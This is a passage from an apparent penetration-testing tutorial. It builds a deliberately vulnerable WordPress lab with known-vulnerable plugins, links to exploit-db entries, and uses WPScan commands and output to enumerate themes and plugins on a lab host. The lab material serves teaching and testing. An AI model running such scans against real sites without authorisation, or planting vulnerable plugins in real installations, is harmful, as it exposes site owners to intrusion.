Site Address (URL): http://192.168.1.105:8000
Enter the address here if you want your site home page to be different from your

Administration Email Address: abc@gmail.com
This address is used for admin purposes. If you change this, we will send you an en

Membership: Anyone can register

And Finally, it is over here, and your WordPress is completely ready to go but over port 8000 as shown here 😊.

Hacking Articles – Just aotl x +

192.168.1.105:8000

Hacking Articles
Just another WordPress site

UNCATEGORIZED


Hello world!

By admin June 30, 2020 1 Comment


WordPress Setup for Windows

Install WordPress on Windows Platform


Installation of WordPress is also very easy as compared to ubuntu because to fulfil the prerequisites of LAMP Server we can use XAMPP that will complete the all required dependency like apache and MySQL for WordPress.



Now download the extract the zip file of WordPress inside the /htdocs folder in /xampp folder in C-Drive.



Now open the PHPMYADMIN in a web browser by accessing /localhost/phpMyAdmin and create the database for WordPress to store its data.



The screenshot shows the phpMyAdmin interface with the URL 'localhost/phpmyadmin/server_databases.php'. The left sidebar shows a tree view of databases: New, information_schema, mysql, performance_schema, phpmyadmin, and test. The main panel is titled 'Databases' and shows a 'Create database' form with 'wordpress' entered in the name field and 'utf8mb4_general_ci' selected in the collation dropdown. Below the form is a table listing existing databases with their collations and action buttons:

Database	Collation	Action
information_schema	utf8_general_ci	<input type="button" value="Check privileges"/>
mysql	utf8mb4_general_ci	<input type="button" value="Check privileges"/>
performance_schema	utf8_general_ci	<input type="button" value="Check privileges"/>
phpmyadmin	utf8_bin	<input type="button" value="Check privileges"/>
test	latin1_swedish_ci	<input type="button" value="Check privileges"/>

Total: 5


With selected: Drop

Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.

Now in order to configure wordpress, explore the /localhost/wordpress/ and then enter the detail for the database.

Note: By Default, XAMPP DB_User is root and DB_Pass is empty <blank>

So as per XMAPP database configuration, we entered the following details in the given record.




The screenshot shows the WordPress database setup page. At the top is the classic blue 'W' WordPress logo. Below it, a message reads: "Below you should enter your database connection details. If you're not sure about these, contact your host." The form contains five input fields with their respective descriptions:

Field	Value Entered	Description
Database Name	wordpress	The name of the database you want to use with WordPress.
Username	root	Your database username.
Password	(empty)	Your database password.
Database Host	localhost	You should be able to get this info from your web host, if localhost doesn't work.
Table Prefix	wp_	If you want to run multiple WordPress installations in a single database, change this.

At the bottom left is a blue "Submit" button.

Now again repeat the same step as done in the above section.



The screenshot shows a web browser window with the URL `localhost/wordpress/wp-admin/install.php?step=1`. The page is titled "Information needed" and displays fields for Site Title, Username, Password, Your Email, and Search Engine Visibility. The "Site Title" field contains "Hacking Articles" and a placeholder "www.hackingarticles.in". The "Username" field contains "admin". The "Password" field contains "Ignite@987" with a "Medium" strength indicator. The "Your Email" field contains "abc@gmail.com". Under "Search Engine Visibility", there is a checkbox labeled "Discourage search engines from indexing this site" with the note "It is up to search engines to honor this request". A blue "Install WordPress" button is at the bottom.

Welcome to the famous five-minute WordPress installation process! Just fill in the information below and you'll be on your way to using the most extendable and powerful personal publishing platform in the world.

Information needed

Please provide the following information. Don't worry, you can always change these settings later.

Site Title Hacking Articles
www.hackingarticles.in

Username admin

Usernames can have only alphanumeric characters, spaces, underscores, hyphens, periods, and the @ symbol.

Password Ignite@987 Hide
Medium

Important: You will need this password to log in. Please store it in a secure location.

Your Email abc@gmail.com

Double-check your email address before continuing.

Search Engine Visibility Discourage search engines from indexing this site
It is up to search engines to honor this request.

Install WordPress

| You will get the dashboard where you can write your content that to be posted on the website.



The screenshot shows the WordPress dashboard at localhost/wordpress/wp-admin/. The left sidebar has a vertical list of icons. The main area displays the 'Welcome to WordPress!' message, 'Get Started' options like 'Customize Your Site' and 'Change your theme completely', 'Next Steps' like 'Write your first blog post', 'Add an About page', 'Set up your homepage', and 'View your site', and 'More Actions' like 'Manage widgets', 'Manage menus', 'Turn comments on or off', and 'Learn more about getting started'. A 'Site Health Status' box indicates 'No information yet...' and provides a link to the Site Health screen. A 'Quick Draft' box allows for entering a title and content.

To make it vulnerable WordPress platform in order to perform penetration testing I have installed some vulnerable plugin as highlighted in the image.

WordPress Vulnerable Plugin

<https://www.exploit-db.com/exploits/40290>

<https://www.exploit-db.com/exploits/36374>

<https://www.exploit-db.com/exploits/44883>



The screenshot shows the WordPress admin interface under the 'Plugins' section. The left sidebar lists various plugin categories like Posts, Media, Pages, Comments, Appearance, Plugins, etc. The main area displays a list of installed plugins:

- Akismet Anti-Spam**: Version 4.1.5, last updated on March 12, 2018. Status: Active. Description: Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. It keeps you up to date with your API key.
- Duplicator**: Version 1.2.32, last updated on March 12, 2018. Status: Deactivated. Description: Migrate and backup a copy of your WordPress files and database. Duplicate and move a site from one location to another.
- Hello Dolly**: Version 1.7.2, last updated on March 12, 2018. Status: Deactivated. Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words: Hello Dolly.
- Mail Masta**: Version 1.0, last updated on March 12, 2018. Status: Deactivated. Description: Mail Masta is email marketing plugin for Wordpress.
- ReFlex Gallery**: Version 3.1.7, last updated on March 12, 2018. Status: Deactivated. Description: Wordpress Plugin for creating responsive image galleries. By: HahnCreativeGroup.
- WP Google Maps**: Version 3.4, last updated on March 12, 2018. Status: Deactivated. Description: The easiest to use Google Maps plugin! Create custom Google Maps with high quality markers containing location supplied shortcode. No Fuss.

Each plugin entry includes an 'Activate' or 'Deactivate' link, the author's name, and a 'View details' link. A yellow banner at the bottom of the list indicates there is a new version of WP Google Maps available.

WPScan:WordPress Pentesting Framework

“*WordPress is one of the most powerful CMS platform, which covers about 35% of the total share of the websites over the internet*”. Thus in order to enumerate such web-applications, we’ll be using “**WPScan**” – which is a black box vulnerability scanner for WordPress, scripted in Ruby to focus on different vulnerabilities that are present in the WordPress applications, either in its themes or plugins.

Well, WPScan comes preinstalled in Kali Linux, SamuraiWTF, Pentoo, BlackArch; which scans up its database in order to find out the outdated versions and the vulnerabilities in the target’s web application.

Let’s check out the major things that WPScan can do for us:

- Detect the version of currently installed WordPress.
- Can detect sensitive files like readme, robots.txt, database replacing files, etc.
- Detect enabled features on currently installed WordPress server such as file_upload.



- Enumerates the themes, plugins along with their versions and tells if they are outdated or not.
 - It even scans up the web-application to list out the available usernames.


Let's start!!

As discussed earlier, WPScan is installed by default in the Kali Linux machines, so let's check out the default usage options, by simply firing the following command in the terminal.

wpscan -hh

Scanning the WordPress version of the target's website

As we were presented with the default options, let's now try to do a basic scan over the vulnerable WordPress web-application that we've set up in our earlier section.



Type the following command to scan the WordPress application and its server.

```
wpScan --url http://192.168.1.105/wordpress/
```

From the below image you can see that it dumps up everything it could – the **WordPress version**, the **Apache server**, and even it also found that **the upload directory has directory listing enables** which means anyone can browse to “/wp-content/uploads” in order to check out the uploaded files and contents.





Enumerating WordPress Themes

Themes play an important role in any CMS web-application, they control the general look & feel of the website including its page layout, widget locations, and the default font and colour preferences.

WPScan uses its database which contains about **2600 themes** to check the vulnerable installed one over the targets.

In order to check the installed themes of the target's WordPress web-application, type following command:

```
wpscan --url http://192.168.1.105/wordpresws/ -e at
```

The “-e” flag is used for enumeration and the “at” flag returns “all themes”.

You can even use the other flags such as “vt”, to list only the **vulnerable themes**.

Thus running the above command, we will be presented with the installed themes with its version.



```
[+] WordPress theme in use: twentytwenty
Location: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/
Last Updated: 2020-06-10T00:00:00.000Z
Readme: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/readme.txt
[!] The version is out of date, the latest version is 1.4
Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2
Style Name: Twenty Twenty
Style URI: https://wordpress.org/themes/twentytwenty/
Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the
Author: the WordPress team
Author URI: https://wordpress.org/

Found By: Css Style In Homepage (Passive Detection)

Version: 1.2 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.1.105/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version: 1.2'

[+] Enumerating All Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:16
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:

[+] twentynineteen
Location: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/
Last Updated: 2020-06-10T00:00:00.000Z
Readme: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/readme.txt
[!] The version is out of date, the latest version is 1.6
Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/style.css
Style Name: Twenty Nineteen
Style URI: https://wordpress.org/themes/twentynineteen/
Description: Our 2019 default theme is designed to show off the power of the block editor. It features
Author: the WordPress team
Author URI: https://wordpress.org/

Found By: Known Locations (Aggressive Detection)
- http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/, status: 500

Version: 1.5 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.1.105/wordpress/wp-content/themes/twentynineteen/style.css, Match: 'Version: 1.5'

[+] twentyseventeen
Location: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/
Latest Version: 2.3 (up to date)
Last Updated: 2020-03-31T00:00:00.000Z
Readme: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/readme.txt
Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/style.css
Style Name: Twenty Seventeen
Style URI: https://wordpress.org/themes/twentyseventeen/
Description: Twenty Seventeen brings your site to life with header video and immersive featured images
Author: the WordPress team
Author URI: https://wordpress.org/
```

Enumerating WordPress Plugins


Plugins are the small piece of codes, that when added to a WordPress web-application, boost up the functionalities, and enhance the website's features.

But these plugins may sometimes cause great damage to the web-application due to their loosely written codes.

Lets's check out the installed plugins on our target's web-application by executing the below command:

```
wpscan --url http://192.168.1.105/wordpress/ -e ap
```

Similar to the themes, we can also check the **vulnerable plugins** by using the “**-vp**” flag.



```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e ap
[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:01:33 2020

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.105/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
```

After waiting for a few seconds, WPScan will dump our desired result. From the below image, you can see the plugins “**mail-masta**” and “**reflex-gallery**” are installed over our target’s website. As a bonus, we even get the **last update** and the **latest version**.



```
[+] Enumerating All Plugins (via Passive Methods) ←
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] mail-masta
  Location: http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/
  Latest Version: 1.0 (up to date)
  Last Updated: 2014-09-19T07:52:00.000Z
  Found By: Urls In Homepage (Passive Detection)
  Version: 1.0 (100% confidence)
  Found By: Readme - Stable Tag (Aggressive Detection)
    - http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/readme.txt
  Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
